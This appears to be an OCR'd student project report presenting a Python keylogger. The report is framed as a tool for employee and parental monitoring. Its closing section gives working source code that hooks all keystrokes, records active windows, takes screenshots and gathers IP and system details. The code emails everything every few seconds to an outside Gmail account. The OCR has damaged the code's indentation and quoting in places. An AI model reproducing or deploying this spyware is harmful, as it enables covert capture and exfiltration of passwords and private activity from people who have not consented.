Key Logger Using Python

Name : Tatyasaheb Patil

INDEX

- # Introduction

In today's fast-paced business environment, organizations rely heavily on computer systems to conduct their operations. While technology has made business processes more efficient, it has also brought with it a new set of challenges. One of the biggest challenges that organizations face today is the threat of cyber-attacks and data breaches. Data breaches can be launched by insiders or outsiders and can cause significant damage to an organization's reputation, financial stability, and customer trust. Attackers can gain unauthorized access to sensitive information by using various methods, including stealing login credentials. This is where keylogger software comes into play. A keylogger is a software program that records every keystroke made on a computer keyboard. It is often used as a tool to monitor employee activity and detect any suspicious behaviour that could indicate an attempted data breach. By capturing and analysing the keystrokes typed on the keyboard, the keylogger software can detect unusual patterns such as repeated attempts to log in with incorrect passwords or attempts to access restricted files or systems.

In addition to keystrokes, keylogger software can also capture other types of information such as screenshots, application logs, and system logs. This additional information can provide more context and help in the analysis of the data collected by the key logger. By analysing this information, organizations can gain insight into the behaviour of their employees and identify potential security threats before they can cause harm. However, the use of keylogger software raises concerns about employee privacy and data security. Therefore, it is crucial to implement security measures to protect the data collected by the keylogger and ensure that it is only accessible by authorized personnel.

In this project, we aim to develop a key logger that not only captures keystrokes but also captures other types of information, while ensuring the data collected is secure. The keylogger will be designed to provide real-time alerts in the event of suspicious behaviour, enabling organizations to take prompt action to prevent data breaches and cyber-attacks. Ultimately, the keylogger will enhance the security posture of organizations, providing a reliable and effective tool for monitoring employee activity and detecting potential security threats.

- ## Abstract

A key logger is a software tool that silently records all keystrokes made on a computer or mobile device. While the use of key loggers can be controversial, they serve multiple purposes, such as monitoring computer usage, tracking employee activities, or ensuring child safety online. This project involves the development of a key logger using the Python programming language. Our key logger goes beyond capturing keystrokes by also collecting additional information like screenshots, application logs, and system logs. This comprehensive data collection allows for a more thorough analysis of user activity. Moreover, security measures are implemented to safeguard the collected data from unauthorized access. The key logger is built using Python and relies on several essential packages. These packages include keyboard, which is used for capturing keystrokes, and smtplib, which enables sending captured data via email. Other packages such as time, email.mime, platform, socket, requests, logging, PIL, os, psutil, and win32gui are utilized to track key capture duration, format email messages, gather system and network information, retrieve the public IP address, record application logs, capture screenshots, perform file and directory operations, retrieve process information, and obtain the active application name. By creating this key logger application, we aim to provide a versatile and comprehensive tool for monitoring and analysing computer usage. We emphasize the importance of responsible and lawful use to ensure privacy and security. The key logger's functionality and the inclusion of additional information enhance its usefulness in various scenarios, including personal monitoring, employee supervision, and parental control. With proper usage, this Python-based key logger can provide valuable insights into user behaviour while maintaining ethical standards and respecting privacy rights.

- ## Proposed Work

The proposed work aims to enhance the functionality of the keylogger system by incorporating remote monitoring capabilities and expanding the scope of captured information. The key objectives of the proposed work are as follows:

1. **Remote Monitoring**: Implementing a remote monitoring feature that allows authorized users to monitor the activities captured by the keylogger from a remote location. This feature enables users to access the captured keystrokes, application logs, screenshots, and system information from any device with internet connectivity. Remote monitoring provides flexibility and convenience for users to monitor computer usage and detect any suspicious activities or security threats remotely.

2. **Application Logs**: In addition to capturing keystrokes, the keylogger system will also collect application logs. These logs will record the names of active applications at specific timestamps, providing valuable insights into the user's activities and the applications they interact with. The inclusion of application logs enhances the context and allows for a more comprehensive analysis of the captured data.
3. **Screenshots**: The proposed work includes capturing screenshots at regular intervals or when specific events occur. Screenshots provide visual evidence of the user's activities and can be used to further analyze their behaviour. By capturing screenshots, the keylogger system provides a visual representation of the user's actions, supplementing the captured keystrokes and application logs.
4. **System Information**: The keylogger system will gather relevant system information, including private and public IP addresses and processor speed. This information provides additional context and helps in identifying the environment in which the user is operating. It enables tracking the network information and provides insights into the user's device and its capabilities.


By incorporating these proposed enhancements, the key logger system becomes a comprehensive monitoring and analysis tool. It allows for remote monitoring, capturing not only keystrokes but also application logs, screenshots, and essential system information. These features provide a holistic view of user activities, facilitating effective analysis and identification of any suspicious behaviour. The proposed work ensures that organizations can monitor computer usage, detect potential security threats, and enhance overall security measures.

- # Overview

The project aims to develop a comprehensive key logger system using Python, going beyond traditional key loggers. It incorporates features such as remote monitoring, capturing application logs, screenshots, and system information. This system is designed for monitoring and analysis in personal, employee supervision, and parental control scenarios. It provides a comprehensive view of user activities, allowing in-depth analysis and detection of security threats. The key feature is remote monitoring, enabling real-time monitoring from any location. Application logs provide context by recording active application names and timestamps. Screenshots offer visual evidence, supplementing keystrokes and logs. System information, including IP addresses and processor speed, enhances the understanding of user activities. This key logger system becomes a versatile tool for monitoring and analysing computer usage, facilitating proactive threat detection and providing valuable insights while respecting privacy and ethical standards.

- **System Architecture**

The keylogger application can be designed using a client-server architecture. This architecture allows for remote monitoring and management of the keylogger system. Here is an overview of the key components and their interactions:




1. **Client-side:**
    - Keylogger Client: This component runs on the computer or mobile device where the keylogger is installed. It captures keystrokes, application logs, and triggers screenshot capture based on predefined conditions.
    - Local Storage: Captured data, including keystrokes, application logs, and screenshots, are temporarily stored on the client-side before being sent to the server.
    - Communication Module: Responsible for establishing a secure connection with the server and transmitting captured data.

2. **Server-side:**
    - Keylogger Server: This component resides on a remote server and receives data transmitted by the client. It manages and stores the captured data securely.
    - Database: Stores captured data, including keystrokes, application logs, and screenshots, for long-term storage and analysis.
    - Remote Monitoring Interface: Allows authorized users to access and monitor the captured data remotely. Provides a user-friendly interface to view and analyze the collected information.
    - Security Measures: Implements appropriate security measures, such as encryption and access control, to protect the collected data from unauthorized access.

3. **Remote Monitoring:**
    - Authorized Users: Can access the keylogger system remotely using any device with internet connectivity.
    - Remote Monitoring Interface: Provides real-time access to the captured data, including keystrokes, application logs, and screenshots. Users can monitor user activities, analyze behavior, and detect any suspicious or security-threatening actions.

4. **Additional Components:**
    - Configuration Module: Allows users to configure the keylogger settings, such as capture intervals, screenshot triggers, and remote monitoring preferences.
    - Reporting Module: Generates reports based on the captured data, providing insights into user behavior and identifying potential security threats.

- **Functional Architecture**



Functional Design for Keylogger Application:

1. **Capture Keystrokes**:
    - Monitor and capture all keystrokes made on the computer or mobile device.
    - Record the keycodes, timestamps, and associated metadata for each keystroke.
2. **Collect Application Logs**:
    - Track the names of active applications running on the system.
    - Capture timestamps of application start and stop events.
    - Store the application log data for analysis and monitoring purposes.
3. **Capture Screenshots**:
    - Take screenshots at predetermined intervals or when specific events occur.
    - Save the screenshots in a designated folder or database for later analysis.
    - Associate each screenshot with relevant metadata such as timestamps and application context.

4. **Gather System Information**:
    - Retrieve system information such as the private and public IP addresses.
    - Collect data on processor speed, operating system details, and network information.
    - Store the system information to provide additional context for analyzing user behaviour.
5. **Data Storage and Management**:
    - Create a database or file storage system to store the captured data.
    - Organize the data in a structured manner for easy retrieval and analysis.
    - Implement data retention policies to manage storage space and comply with privacy regulations.
6. **Remote Monitoring:**
    - With SMTP protocol enables that authorized users to remotely access and monitor the captured data.
    - Enable real-time monitoring of keystrokes, application logs, screenshots, and system information from any location with internet connectivity.
    - Implement secure authentication and access controls for remote monitoring.

- # Implementation Details

  The key logger application can be developed using various software tools and technologies. Here are the key software details involved in building the key logger application:

- # Software details

1. **Programming Language: Python**
    - Python is a popular and versatile programming language that provides a wide range of libraries and frameworks for developing applications. It offers simplicity, readability, and excellent support for handling system-level operations and capturing keystrokes.
2. **Integrated Development Environment (IDE):**
    - PyCharm: PyCharm is a powerful IDE specifically designed for Python development. It offers features like code completion, debugging tools, and version control integration, making it easier to write, test, and debug the keylogger application.
3. **Python Libraries and Packages:**
    - **Keyboard**: The keyboard library allows capturing keystrokes in real-time. It provides functions to record and monitor keystrokes, enabling the keylogger to capture user input accurately.

- **smtplib**: The smtplib library enables sending captured data via email. It allows the keylogger to transmit the captured data securely to the server or authorized users.
- **time**: The time library is used to manage time-related operations, such as capturing keystrokes at specific intervals or triggering screenshot captures.
- **email.mime:** The email.mime library helps in formatting email messages, allowing the keylogger to create and structure email notifications or reports with captured data.
- **platform**: The platform library provides information about the operating system on which the keylogger is running. It helps in gathering system-related information, such as the operating system version or architecture.
- **socket**: The socket library facilitates network communication between the client-side and server-side components of the keylogger application. It allows for establishing a secure connection for transmitting captured data.
- **requests**: The requests library is used for making HTTP requests, which can be useful for retrieving additional information or interacting with remote APIs.
- **logging**: The logging library enables logging events and activities within the keylogger application. It helps in maintaining a record of system events for debugging or analysis purposes.
- PIL (Python Imaging Library): The PIL library provides capabilities for capturing and manipulating screenshots. It allows the keylogger to capture screenshots of the user's screen at predefined intervals or based on specific events.
- **os**: The os library provides functions for interacting with the operating system, allowing the keylogger to perform file and directory operations, such as creating directories or saving captured data.
- **psutil**: The psutil library provides system information and process management functionalities. It allows the keylogger to retrieve information about the processor speed, active processes, and system-related details.


- **win32gui**: The win32gui library is specific to Windows systems and provides functions for interacting with the Windows Graphical User Interface (GUI). It allows the keylogger to retrieve information about the active application window.

- **Performance Analysis:**


The proposed keylogger application aims to provide a comprehensive and versatile tool for monitoring and analyzing computer usage while ensuring privacy and security. To assess its performance compared to existing systems, we need to consider several factors.

1. Data Collection: The proposed keylogger goes beyond capturing keystrokes and includes additional information such as screenshots, application logs, and system logs. This comprehensive data collection allows for a more thorough analysis of user activity. Compared to existing systems that may only capture keystrokes, the proposed keylogger provides a more comprehensive view of user behavior, enhancing the accuracy and depth of analysis.


- **Screen shots with Description**



Document.txt



Systeminfo.txt



- **Sample Code**

```
import keyboard
import smtplib
import time
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders
import platform
import socket
from requests import get
import logging
from PIL import ImageGrab
import os
import psutil
import win32gui
from datetime import datetime

# Dictionary to store the active application names
active_apps = {}

def get_active_app_name():
    active_app = win32gui.GetWindowText(win32gui.GetForegroundWindow())
    return active_app

def screenshot():
    im = ImageGrab.grab()
    im.save("screenshot.png")

def capture_keys():
    keys = []
    start_time = time.time()

    def on_key_press(event):
        nonlocal keys
        if event.name == 'space':
            keys.append(' ')
        else:
            keys.append(event.name)
```

```
    # Capture active application at each key press
    active_app = get_active_app_name()
    if active_app:
        active_apps[event.time] = active_app

def write_to_file():
    nonlocal keys
    with open('document.txt', 'a') as file:
        file.write(''.join(keys))
        keys.clear()

def write_application_log():
    with open('applicationLog.txt', 'a') as file:
        for timestamp, app_name in active_apps.items():
            current_time = datetime.now().strftime('%Y-%m-%d %H:%M:%S')
            file.write(f"Timestamp: {current_time}, Application: {app_name}\n")
        active_apps.clear()

def send_email():
    # Email configuration
    sender_email = adrs@gmail.com'
    receiver_email = adrs@gmail.com'
    smtp_server = 'smtp.gmail.com'
    smtp_port = 587
    username = adrs@gmail.com'
    password = 'app-password'

    message = MIMEMultipart()
    message['From'] = sender_email
    message['To'] = receiver_email
    message['Subject'] = 'Captured Keys'

    screenshot()

    # Attach the document file
    with open('document.txt', 'rb') as file:
        attachment = MIMEBase('application', 'octet-stream')
        attachment.set_payload(file.read())
```

```
        encoders.encode_base64(attachment)
        attachment.add_header('Content-Disposition', 'attachment', filename='document.txt')
        message.attach(attachment)

        # Attach the system information file
        with open('syseminfo.txt', 'rb') as file:
            attachment = MIMEBase('application', 'octet-stream')
            attachment.set_payload(file.read())

        encoders.encode_base64(attachment)
        attachment.add_header('Content-Disposition', 'attachment', filename='syseminfo.txt')
        message.attach(attachment)

        with open('applicationLog.txt', 'rb') as file:
            attachment = MIMEBase('application', 'octet-stream')
            attachment.set_payload(file.read())

        encoders.encode_base64(attachment)
        attachment.add_header('Content-Disposition', 'attachment', filename='applicationLog.txt')
        message.attach(attachment)

        screenshot_file = 'screenshot.png'
        if os.path.exists(screenshot_file):
            with open(screenshot_file, 'rb') as file:
                attachment = MIMEBase('application', 'octet-stream')
                attachment.set_payload(file.read())

            encoders.encode_base64(attachment)
            attachment.add_header('Content-Disposition', 'attachment', filename='screenshot.png')
            message.attach(attachment)

        try:
            with smtplib.SMTP(smtp_server, smtp_port) as server:
                server.starttls()
                server.login(username, password)
                server.sendmail(sender_email, receiver_email,
message.as_string())
                print('Email sent successfully!')
        except smtplib.SMTPException as e:
            print('Failed to send email:', str(e))
```

```
    keyboard.on_press(on_key_press)

    try:
        # Start capturing keys until program is interrupted
        while True:
            elapsed_time = time.time() - start_time
            if elapsed_time >= 5:  # Check if 10 seconds have elapsed
                write_to_file()
                write_application_log()
                send_email()
                start_time = time.time()  # Reset timer

    except KeyboardInterrupt:
        pass

    keyboard.unhook_all()

def computer_information():
    system_information = "syseminfo.txt"
    with open(system_information, "w") as f:
        f.write("")

        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query")

        f.write('\n' + "Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")

# Call the function to generate system information
computer_information()
```

```
# Call the function to start capturing keys and sending emails
capture_keys()
```

- **Conclusion**:

In conclusion, the development of the keylogger application presented in this project offers a comprehensive and versatile tool for monitoring and analyzing computer usage. The application goes beyond traditional keyloggers by capturing keystrokes as well as additional information such as screenshots, application logs, and system logs. This comprehensive data collection allows for a more thorough analysis of user behavior and enhances the effectiveness of security measures.

The keylogger application provides real-time alerts in the event of suspicious behavior, enabling organizations to take prompt action to prevent data breaches and cyber-attacks. The emphasis on privacy and security is evident through the implementation of security measures to safeguard the collected data from unauthorized access. By respecting privacy rights and ethical standards, the keylogger application aims to provide valuable insights into user behavior while maintaining a strong focus on privacy and security.